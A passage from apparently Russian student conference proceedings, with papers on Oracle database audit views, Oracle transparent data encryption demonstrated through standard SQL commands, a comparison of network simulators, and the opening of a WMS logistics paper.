


Рисунок 7. Модель архитектуры «как будет»

После внедрения ИС управления проектами, процесс реализации ИТ-проектов в компании стал прозрачен сверху, логика подготовки и принятия решений доведена до всех участников процесса, все документы и решения о переходе на следующий этап реализации проекта документируются и доступны в архиве.

ЗАКЛЮЧЕНИЕ

В результате интеграции бизнеса и ИТ можно достичь следующих результатов: разрешить проблему отсутствия взаимодействия бизнес-подразделений и ИТ-службы, что позволит ИТ-специалистам понять потребности бизнес-пользователей; в свою очередь, это приведет к увеличению результативности и эффективности реализации корпоративной стратегии, включая ИТ-стратегию. Таким образом, можно сделать вывод о том, что описание архитектуры предприятия позволяет понять, в каком состоянии в данный момент находится компания.

Постоянное изучение и совершенствование данных представлений позволит предприятию выйти на новый уровень развития, а, следовательно, повысить эффективность и прибыльность деятельности. При этом необходимо учитывать, что со временем потребности изменяются, бизнес переходит на новую ступень, а это неизбежно приводит к повторному мониторингу бизнес-потребностей.

Список литературы:

1. Гриценко Ю. Б. Архитектура предприятия: учебное пособие. – Томск: Эль Контент, 2011. – 206 с.
2. Archimate modeling. Archi – [Электронный ресурс]: [веб-сайт].– Режим доступа: <http://archi.cetis.ac.uk/> (дата обращения: 15.10.2016).
3. BUSINESS ANALYSIS BASED ON BABOK® GUIDE VERSION 2.
4. 14 SURPRISING PROJECT MANAGEMENT STATISTICS. URL: <HTTP://BLOG.CAPTERRA.COM/SURPRISING-PROJECT-MANAGEMENT-STATISTICS/>.

ОБРАБОТКА ДАННЫХ АУДИТА ПРИ РАБОТЕ С БАЗАМИ ДАННЫХ ORACLE

Спиридонов Александр Анатольевич
*студент, Самарский университет,
РФ, г. Самара*

Филиппов Никита Сергеевич
*студент, Самарский университет,
РФ, г. Самара*

Додонов Михаил Витальевич
*научный руководитель, канд. пед. наук, доц., Самарский университет,
РФ, г. Самара*

Важнейшей составляющей процесса обеспечения безопасности информационных систем является проведение квалифицированного аудита. Проведение независимого профессионального аудита дает возможность своевременно выявить существующие уязвимости и недостатки в системе обеспечения безопасности системы. Средства аудита выполняют фиксацию информации об активности пользователей системы в словаре данных или специальном файле – журнале аудита. Конфигурационный файл и параметры команды активизации аудита определяют набор событий, которые фиксируются системой аудита.

Словарь данных каждой СУБД Oracle Database 11g содержит таблицу с именем AUD\$, называемую аудиторским журналом базы данных. База данных хранит аудиторские записи именно в таблице AUD\$, владельцем которой является SYS, и затем строит несколько DBA представлений на основе данной таблицы для упрощения запросов пользователей, администраторов и аудиторов.

Для обработки данных, накопленных в ходе аудита, обычно используются другие представления, строящиеся как выборки из DBA представлений и отличающиеся доступом: USER_AUDIT_TRAIL, USER_AUDIT_OBJECT, USER_AUDIT_SESSION, а также USER_AUDIT_STATEMENT.

Очевидно, что для всех перечисленных USER_ представлений в словаре данных присутствуют соответствующие представления с префиксом DBA_. В этих представлениях аккумулируется соответствующая сущности представления информация по всем пользователям системы.




Рисунок 1. Иерархия представлений и таблицы, содержащие данные аудиторского контроля

Представления все же имеют некую вспомогательные цель, основная информация хранится в таблице SYS.AUD\$. Также эта информация может храниться в файле на диске. С точки зрения информационной безопасности предпочтительнее хранить данные на диске, так как при корректной настройке СУБД получить доступ к файлам на диске в случае компрометации СУБД гораздо сложнее, чем к таблице. Наряду с этим, гораздо практичнее хранить эту информацию непосредственно в базе данных, поскольку она представлена в удобном виде. Но это приводит к некоторым дополнительным действиям: в случае если журналы аудита хранятся в таблице SYS.AUD\$, то необходимо ограничить доступ к данной таблице непривилегированным пользователям.

SESSIONID	ENTRYID	STATEMENT	USERID	USERHOST	ACTION#	RETURNCODE	OBJ\$NAME	SPARE1	PROCESS#	NTIMESTAMP#
55409	1	26 SEC		DESKTOP-H08IGSS	51	0	PFAY	fil-n	2292:1092	10.04.17 09:53:01,695000000
55480	1	82 SYSTEM		DESKTOP-H08IGSS	43	0	SEC	fil-n	2292:5856	10.04.17 10:52:53,571000000
55480	2	88 SYSTEM		DESKTOP-H08IGSS	43	0	SEC	fil-n	2292:5856	10.04.17 10:52:53,579000000
55480	3	106 SYSTEM		DESKTOP-H08IGSS	108	0	(null)	fil-n	2292:5856	10.04.17 10:52:53,673000000
55480	4	116 SYSTEM		DESKTOP-H08IGSS	53	1940	SEC	fil-n	2292:5856	10.04.17 10:56:24,437000000
55480	5	127 SYSTEM		DESKTOP-H08IGSS	53	0	SEC	fil-n	2292:5856	10.04.17 10:56:46,529000000
55480	6	153 SYSTEM		DESKTOP-H08IGSS	53	0	PFAY	fil-n	2292:5856	10.04.17 10:57:08,739000000
55810	1	25 SYSTEM		DESKTOP-H08IGSS	49	0	(null)	fil-n	2292:8216	10.04.17 18:45:23,923000000
55810	2	64 SYSTEM		DESKTOP-H08IGSS	49	0	(null)	fil-n	2292:8216	10.04.17 18:57:03,102000000
55810	3	68 SYSTEM		DESKTOP-H08IGSS	49	28353	(null)	fil-n	2292:8216	10.04.17 18:58:39,649000000
55810	4	71 SYSTEM		DESKTOP-H08IGSS	49	28353	(null)	fil-n	2292:8216	10.04.17 19:00:34,147000000
55810	5	77 SYSTEM		DESKTOP-H08IGSS	51	0	NICK	fil-n	2292:8216	10.04.17 19:03:08,891000000
55810	6	92 SYSTEM		DESKTOP-H08IGSS	53	0	NICK	fil-n	2292:8216	10.04.17 19:05:36,766000000
55810	7	232 SYSTEM		DESKTOP-H08IGSS	51	0	NICK	fil-n	2292:8216	10.04.17 19:20:53,965000000
55810	8	377 SYSTEM		DESKTOP-H08IGSS	53	1940	NICK	fil-n	2292:8216	11.04.17 11:15:50,540000000
55810	9	392 SYSTEM		DESKTOP-H08IGSS	53	0	NICK	fil-n	2292:8216	11.04.17 11:16:23,095000000

Рисунок 2. Часть таблицы SYS.AUD\$ заполненная средствами детального аудита(FGA)

Наиболее полную информацию об аудите из представлений, доступных для непривилегированных пользователей, можно получить из представления USER_AUDIT_TRAIL. Представление содержит сведения о совершенных действиях и их параметрах; таких как имя пользователя, совершившего операцию, под которым он зарегистрировался в операционной системе и СУБД, идентификатор экземпляра базы данных, с которым работает данный пользователь, экземпляр его терминала, дата и время создания записи, владелец объекта и имя объекта, над которым совершались манипуляции, числовой код и название регистрируемого действия, привилегии доступа к объекту, которые были предоставлены или отозваны, дата и время завершения сессии пользователем.

Представление USER_AUDIT_SESSION предназначено для доступа к информации о регистрируемых сессиях и содержит записи с действиями CONNECT и DISCONNECT.

```

CREATE OR REPLACE FORCE VIEW
  "SYS"."USER_AUDIT_SESSION" (...) AS
SELECT      os_username, username, userhost, terminal, timestamp,
           action_name, logoff_time, logoff_lread, logoff_pread,
           logoff_lwrite, logoff_dlock, sessionid, returncode, client_id,
           session_cpu, extended_timestamp, proxy_sessionid, loba_uid,
           instance_number, os_process
FROM USER_AUDIT_TRAIL
WHERE action BETWEEN 100 AND 102;

```

Рисунок 3. SQL-код представления USER_AUDIT_SESSION

Показанное на рисунке SQL-выражение представления показывает, что оно является не чем иным, как выборкой с условием на поле action, в котором содержится номер зафиксированного действия.

Представление USER_AUDIT_STATEMENT предназначено для доступа к информации о предоставлении и отзыве привилегий, выполнении пользователем команд GRANT OBJECT, REVOKE OBJECT, AUDIT OBJECT, NOAUDIT OBJECT, ALTER SYSTEM, SYSTEM AUDIT, SYSTEM NOAUDIT, AUDIT DEFAULT, NOAUDIT DEFAULT, SYSTEM GRANT, SYSTEM REVOKE, GRANT ROLE, REVOKE ROLE и других.

Представление USER_AUDIT_OBJECT предназначено для доступа к информации о регистрируемых событиях, связанных с конкретными объектами, в частности, с таблицами, представлениями, индексами, последовательностями, синонимами, процедурами, триггерами, табличными пространствами, ролями и пользователями.

Компания Oracle представляет продукт, дополнительный компонент Oracle Audit Vault, который автоматизирует процесс сбора и анализа информации, предназначенной для аудита, превращая данные аудита в основной ресурс безопасности, что помогает отвечать современным задачам по обеспечению безопасности и соблюдению законодательных норм. При помощи Oracle Audit Vault рассредоточенные данные аудита, предоставленные компонентами Oracle Database Auditing и Oracle Database Fine Grained Auditing, могут быть сконцентрированы в едином месте, где информация будет защищена,

подвергнута анализу с использованием заранее заданных или созданных по заказу пользователя отчетов.

Согласно сертификату соответствия №3364, выданного ФСТЭКом России, сроком действия до 2 апреля 2018 года Oracle Audit Vault and Database Firewall является программным средством общего назначения со встроенными средствами защиты информации, не содержащей сведения, составляющие государственную тайну, реализующим функции идентификации и аутентификации, управления доступам и регистрации событий безопасности.

Были приведены основные средства и рекомендации по обработке аудита и мониторингу информационной системы для обнаружения возможных действий злоумышленника и расследованию инцидентов в процессе атаки на СУБД. Данные сведения помогут обнаружить большинство атак на СУБД Oracle Database 11g, а также попытки удаления следов пребывания злоумышленника путем модификации таблицы SYS.AUD\$.

Список литературы:

1. Аверченков, В.И. Аудит информационной безопасности: учебник / В.И. Аверченков. – М: ФЛИНТА, 2016. – 270 с.
2. Смирнов С.Н. Работаем с Oracle: Учебное пособие / С.Н. Смирнов, И.С. Задворьев. – 2-е изд., – М.: Гелиос АРВ, 2002. – 496 с.
3. Orman L.E. Database audit and control strategies / L.E. Orman // Information Technology and Management. – 2001. – Vol. 2, № 1. – P. 27–51.

ПРОЗРАЧНОЕ ШИФРОВАНИЕ ДАННЫХ В СУБД ORACLE

Филипенко Анастасия Андреевна

*студент 4 курса, факультет информатики,
Самарский Университет им.С.П. Королёва,
РФ, г. Самара*

Химач Роман Андреевич

*студент 4 курса, факультет информатики,
Самарский Университет им.С.П. Королёва,
РФ, г. Самара*

Додонов Михаил Витальевич

*научный руководитель, доц., кафедра прикладной математики,
Самарский Университет им.С.П. Королёва,
РФ, г. Самара*

Введение

Одним из наиболее распространенных способов обеспечения конфиденциальности данных является шифрование. Долгое время шифрование не использовалось, так как по зашифрованным данным невозможно строить индексы, т. е. организовывать эффективный поиск и процедуры шифрования являются достаточно ресурсоемкими. Таким образом, шифрование стало доступным в последнее время с появлением мощных процессоров.

Основная часть

Самым простым вариантом для пользователя является «прозрачное шифрование данных». Эта технология базируется на управлении ключами системными средствами. Ключевая информация, используемая для шифрования данных, хранится в специальном файле «бумажнике». Пользователь может определить место хранения бумажника, задав значение параметра ENCRYPTION_WALLET_LOCATION в файле SQLNET.ORA. В Oracle предусмотрено значение по умолчанию параметра место хранения бумажника, равное \$ORACLE_BASE/admin/\$ORACLE_SID/wallet. Для использования этого места хранения бумажника соответствующий каталог должен быть создан вручную. Также ключевую информацию можно хранить на внешнем носителе.

Следующий этап – генерация ключевой информации. Пусть пользователь отображен на predetermined роли CONNECT и RESOURCE и ему дополнительно предоставлена привилегия ALTER SYSTEM. После выполнения пользователем команды: ALTER SYSTEM SET ENCRYPTION KEY IDENTIFIED BY «walletpsw» на устройстве появляется файл «ewallet» с ключевой информацией.

Бумажник создан, для доступа к нему определен пароль «walletpsw», и можно приступить к прозрачному шифрованию файлов. Для демонстрации возможностей, реализованных в СУБД Oracle, создадим и заполним таблицу. Изменим статус столбца, объявив его зашифрованным, для этого необходимо наличие открытого бумажника. Для того чтобы открыть бумажник, необходимо предъявить файл и указать правильный пароль. Бумажник открывается только один раз любым из пользователей, имеющих право на выполнение операции. Естественно, что после выполнения операций с закрытыми столбцами бумажник рекомендуется закрыть (ALTER SYSTEM). Попытка другим пользователем прочитать информацию из закрытого столбца, а также попытка открыть бумажник, предъявляя неправильный пароль, отвергается системой.

Отложенное шифрование данных таблицы – это когда данные сначала загружаются в таблицу, а затем преобразуются в зашифрованный формат с использованием операции ALTER TABLE, что не является хорошей практикой. Сканирование файла табличной области, содержащей таблицу, показывает, что исходные данные в незашифрованном виде не стираются после завершения процесса прозрачного шифрования. Если исходные данные - символьные строки, то, анализируя дампы табличной области, злоумышленник может получить существенную информацию о содержании зашифрованных данных. Перечень зашифрованных столбцов и исходный тип соответствующих данных может определить любой пользователь, имеющий возможность выполнять выборку из представления словаря данных DBA_ENCRYPTED_COLUMNS.

Попытка предъявить бумажник, отличный от того, с использованием которого был зашифрован столбец, отвергается системой. Попытка создать


«логическую копию» бумажника не приводит к возможности получить доступ к данным.

Важно отметить, что после того, как законный пользователь открыл бумажник, содержимое таблицы становится доступным всем пользователям, имеющим право доступа к данным таблицы. Отмеченный факт существенно ограничивает область применения технологии прозрачного шифрования для систем с высокими требованиями к информационной безопасности. Кроме того, могут возникнуть проблемы с доступностью данных таблицы, если злоумышленник или неквалифицированный пользователь выполнит команду, для которой не требуется знание пароля, закрытия бумажника ALTER SYSTEM SET ENCRYPTION WALLET CLOSE.

Технология прозрачного шифрования поддерживает возможность изменения ключевой информации. Необходимость в изменении ключа и нового шифрования данных возникает при предположительной или достоверно известной компрометации ключа. Если перешифровать данные, то изменение бумажника не происходит, и данные читаются с использованием старого бумажника.

Рассмотрим данный вид шифрования на примере:

1. Определим место хранения бумажника на устройстве C:/ (рисунок 1)



```
sqlnet — Блокнот
Файл  Правка  Формат  Вид  Справка
# sqlnet.ora Network Configuration File: C:\app\user\product\11.2.0\dbhome_1\network\admin\sqlnet.ora
# Generated by Oracle configuration tools.

# This file is actually generated by netca. But if customers choose to
# install "Software Only", this file wont exist and without the native
# authentication, they will not be able to connect to the database on NT.

SQLNET.AUTHENTICATION_SERVICES= (NTS)

NAMES.DIRECTORY_PATH= (TNSNAMES, EZCONNECT)

ENCRYPTION_WALLET_LOCATION=(SOURCE=(METHOD=FILE)(METHOD_DATA=(DIRECTORY=C:\app\user\product\11.2.0\dbhome_1\BIN\owm\wallets\user)))
```

Рисунок 1. Расположение бумажника

2. Создадим бумажник с возможностью доступа к нему по паролю *walletpsw*:

```
ALTER SYSTEM SET ENCRYPTION KEY IDENTIFIED BY "walletpsw";
```

Убедимся, что бумажник создан (на устройстве появится новый файл с именем «ewallet) (рисунок 2):




Рисунок 2. Созданный бумажник

3. Создадим таблицу с именем TTT:

```
CREATE TABLE TTT(  
num1 NUMBER,  
num2 NUMBER,  
str VARCHAR2(10)  
);
```

Заполним ее:

```
INSERT INTO TTT VALUES(1,2,'USER');  
INSERT INTO TTT VALUES(3,4,'Alex');  
INSERT INTO TTT VALUES(5,6,'Lara');
```

Затем изменим спецификацию одного столбца на шифрованный:

```
ALTER TABLE TTT MODIFY(str ENCRYPT);
```

4. Откроем бумажник и проверим возможность чтения открытой информации (вывод таблицы TTT рисунок 3):

```
SELECT * FROM TTT;
```

NUM1	NUM2	STR
1	1	2 USER
2	3	4 Alex
3	5	6 Lara


Рисунок 3. Вывод таблицы TTT

Закроем бумажник командой:

```
ALTER SYSTEM SET ENCRYPTION WALLET CLOSE  
AUTHENTICATED BY "walletpsw";
```

Убедимся, что зашифрованная информация не доступна (см.рисунок 4):

```
SELECT * FROM TTT;
```



```
ORA-28365: футляр не открыт  
28365. 0000 - "wallet is not open"  
*Cause: The security module wallet has not been opened.  
*Action: Open the wallet.
```

Рисунок 4. Вывод сообщения об ошибке ORA-28365

Попытаемся открыть бумажник с неверным паролем:

```
ALTER SYSTEM SET ENCRYPTION WALLET OPEN AUTHENTICATED  
BY "walletpsw123";
```

Рисунок 5 демонстрирует нам то, что нельзя открыть бумажник с неверным паролем.

```

Error starting at line : 13 in command -
ALTER SYSTEM SET ENCRYPTION WALLET OPEN AUTHENTICATED BY "walletpsw123"
Error report -
SQL Error: ORA-28353: сбой при открытии футляра
28353. 0000 - "failed to open wallet"
*Cause:   The database was unable to open the security module wallet due
          to an incorrect wallet path or password It is also possible
          that a wallet has not been created. Type mkwallet from command
          line for instructions.
*Action:  Execute the command again using the correct wallet password or
          verifying a wallet exists in the specified directory. If
          necessary, create a new wallet and initialize it.

```

Рисунок 5. Вывод сообщения об ошибке ORA-28353

5. Попытаемся создать «логическую копию» бумажника.

```
ALTER SYSTEM SET ENCRYPTION KEY IDENTIFIED BY
"walletpsw123";
```

Рисунок 6 демонстрирует, что данное действие не приводит к возможности получить доступ к данным:

```

Error starting at line : 14 in command -
ALTER SYSTEM SET ENCRYPTION KEY IDENTIFIED BY "walletpsw123"
Error report -
SQL Error: ORA-28353: сбой при открытии футляра
28353. 0000 - "failed to open wallet"
*Cause:   The database was unable to open the security module wallet due
          to an incorrect wallet path or password It is also possible
          that a wallet has not been created. Type mkwallet from command
          line for instructions.
*Action:  Execute the command again using the correct wallet password or
          verifying a wallet exists in the specified directory. If
          necessary, create a new wallet and initialize it.

```

Рисунок 6. Вывод сообщения об ошибке отказа в доступе

Заключение

Технология «Прозрачного шифрования» позволяет нам безотлагательно обеспечить шифрование данных без какого-либо кодирования и сложности управления ключами, что позволяет в кратчайшие сроки обеспечить безопасность баз данных в соответствии с нормативными документами.

Список литературы:

1. Нанда А., Фейерштейн С., Oracle PL/SQL для администраторов баз данных, 2008.
2. Марлен Терьо, Рэчел Кармайл, Джеймс Вискузи, 101 Oracle8i. Организация работы в сети, 2001.

ИСПОЛЬЗОВАНИЕ СИМУЛЯТОРОВ В ПРОЦЕССЕ ПРЕПОДАВАНИЯ КУРСА ИНФОРМАТИКИ

Шамсиев Михаил Игоревич

*студент, Забайкальский государственный университет,
РФ, г. Чита*

Использование компьютерных сетей во всех сферах жизнедеятельности стало неотъемлемой частью жизни современного человека. И, хотя для большинства понимание работы сетей довольно сложно, с каждым днём всё больше людей занимается деятельностью, связанной с проектированием и настройкой конфигураций компьютерных сетей. Эта область человеческой деятельности имеет очень ёмкую теоретическую базу, которая постоянно дополняется и дорабатывается.

Проблема понимания теоретического материала построения компьютерных сетей без создания реальных примеров на практике, сейчас актуальна, как никогда, ведь уже давно прошли те времена, когда компьютеры соединялись лишь друг с другом, а построение компьютерных сетей ограничивалось несколькими кабинетами – реже этажами. Для построения наглядной, реально работающей и, главное, современной сети с использованием мощных средств маршрутизации, коммутации, преобразования протоколов различных уровней и построения защиты этой сети, необходимы ресурсы, зачастую недоступные для лаборатории учебного заведения, и, тем более, для только начинающего рабочую деятельность специалиста, техника или студента.

Существует проблема – понимание принципов работы компьютерной сети, при полном отсутствии наглядности протекающих в ней процессов. Обыкновенные (традиционные) лабораторные работы с использованием обычных компьютеров, или даже проектирования компьютерной сети на бумаге решают эту проблему только частично.

Решением данных проблем выступает визуализация работы компьютерной сети. Существуют проекты (а именно – компьютерные программы), способные

наглядно предоставить возможность наблюдения происходящих в компьютерной сети процессов, связанных с передачей различных видов информации.

Одной из таких программ является бесплатная программа **NetEmul**, которая была создана для визуализации работы компьютерных сетей, точнее – для облегчения понимания происходящих в ней процессов. Данная программа открывает широкие возможности для экспериментов и их наглядного отображения.

Однако, для более серьезных задач данная программа не подходит – функционал в ней хоть и достаточно обширный, но многие аспекты деятельности компьютерной сети в ней не затрагиваются. Для более наглядного представления сложных процессов взаимодействия протоколов, аппаратного обеспечения в компьютерных сетях наиболее предпочтительно использование программы – **Cisco Packet Tracer** – это пакет программ для эмуляции работы компьютерных сетей, разработанный компанией Cisco (доступен бесплатно для участников «Программы Сетевой Академии Cisco»).

Таблица 1.

Сравнительно-сопоставительная таблица

Название программы	NetEmul	Cisco Packet Tracer
Распространение программы	Доступна бесплатно	Доступна бесплатно
Режим симуляции работы компьютерной сети	Присутствует	Присутствует
Наличие компьютерного оборудования	Компьютер - только один вариант	Ноутбуки, компьютеры, серверы DHCP, HTTP, TFTP, FTP, DNS, AAA, SYSLOG, NTP и EMAIL, IP-фоны, смартфоны, оборудование VoIP, TV – настраиваемые и дополняемые различными модулями
Наличие сетевого оборудования	Хаб, коммутатор и маршрутизатор представлены также только одним вариантом	Реально существующее оборудование Ciscoдополняемое различными модулями: хабы (3 разновидности), коммутаторы (7 вариантов), маршрутизаторы (10 вариантов), межсетевой экран (1 вариант), а также облако, эмулирующее WAN
Варианты кабельного соединения	Только одно – витая пара	Различных типы кабелей, такие, как: прямые и обратные патч-корды, оптические и коаксиальные кабели, последовательные кабели и телефонные пары

Возможность настройки оборудования с помощью графического интерфейса	Присутствует, можно задавать ip-адрес, установленные программы, менять мас-а сетевых карт и пр.	Присутствует, помимо перечисленных в левом столбце, есть также расширенные возможности: добавлять и удалять разнообразные модули, реализована работа браузера и протокола HTTP, FTP и многого другого.
Возможность настройки оборудования с помощью интерфейса командной строки	Отсутствует	Есть, достаточно простой в освоении язык командной строки Cisco IOS, с помощью которого можно создавать VLAN, настраивать динамическую маршрутизацию, NAT и многое другое

Подводя итоги, можно с уверенностью сказать, что обе этих программы подойдут как симуляторы построения несложных компьютерных сетей с минимальной настройкой, однако, **Cisco Packet Tracer**, по сравнению с **NetEmul**, обладает более обширными возможностями и позволяет создавать достаточно сложные функционирующие компьютерные сети с глубокой настройкой.

Список литературы:

1. Википедия – свободная энциклопедия – [Электронный ресурс] – URL: https://ru.wikipedia.org/wiki/Cisco_Packet_Tracer – Загл. с экрана. (Дата обращения: 04.03.2017).
2. Хабрахабр – новостной сайт и коллективный блог – [Электронный ресурс] – URL: <https://habrahabr.ru/post/252085/> – Загл. с экрана.

ПРИМЕНЕНИЕ WMS-СИСТЕМ В ОРГАНИЗАЦИЯХ ТОПЛИВНО-ЭНЕРГЕТИЧЕСКОГО КОМПЛЕКСА

Кунавич Наталия Андреевна

*студент, филиал ФГБОУ ВО «НИУ «МЭИ»,
РФ, г. Смоленск*

Григорьева Мария Павловна

*студент, филиал ФГБОУ ВО «НИУ «МЭИ»,
РФ, г. Смоленск*

Шоскальне Валерия Максимовна

*студент, филиал ФГБОУ ВО "НИУ "МЭИ",
РФ, г. Смоленск*

Топливо-энергетический комплекс (ТЭК) – это стержень экономики страны, обеспечивающий благосостояние граждан, и являющийся наиболее устойчиво работающим производственным комплексом России. В современном мире, с быстрым ростом потребления энергии, растет потребность в повышении мощности ТЭК, а также в развитии складской логистики на производстве. В статье рассматривается необходимость введения логистической WMS-системы для систематизированной, быстрой и четкой работы склада в организациях ТЭК.

Постоянно растущие затраты на транспортировку энергетических ресурсов, с одной стороны, и высокие требования к надежности и бесперебойности работы организаций топливно-энергетического комплекса (ТЭК), с другой стороны, обуславливают актуальность эффективного управления запасами сырья, материалов, инструментов и оборудования. В последние десятилетия решение задач планирования, организации и контроля работы склада связано с применением логистического подхода. Эффективность функционирования, а также рациональное распределение фондов денежных средств организаций ТЭК напрямую связано с основными сферами логистики. Ведь она координирует стабильность поставок энергетических ресурсов, позволяет вычислить вероятность и характер сбоев их транспортировки, а также выбрать наиболее подходящую систему управления запасами, что на

сегодняшний день действительно является серьезной проблемой [1, с. 9]. Этим собственно и определяется актуальность написания данной научной статьи.

Цель работы заключается в проведении анализа и оценки эффективности использования WMS-системы для автоматизации процесса логистики складирования в организациях ТЭК. Для достижения поставленной цели были сформулированы следующие задачи:

- рассмотреть принципы внедрения WMS-системы;
- выявить комплекс задач, решаемых с помощью WMS-системы;
- описать преимущества и недостатки использования WMS-системы;
- определить целесообразность использования WMS-системы в организациях ТЭК.

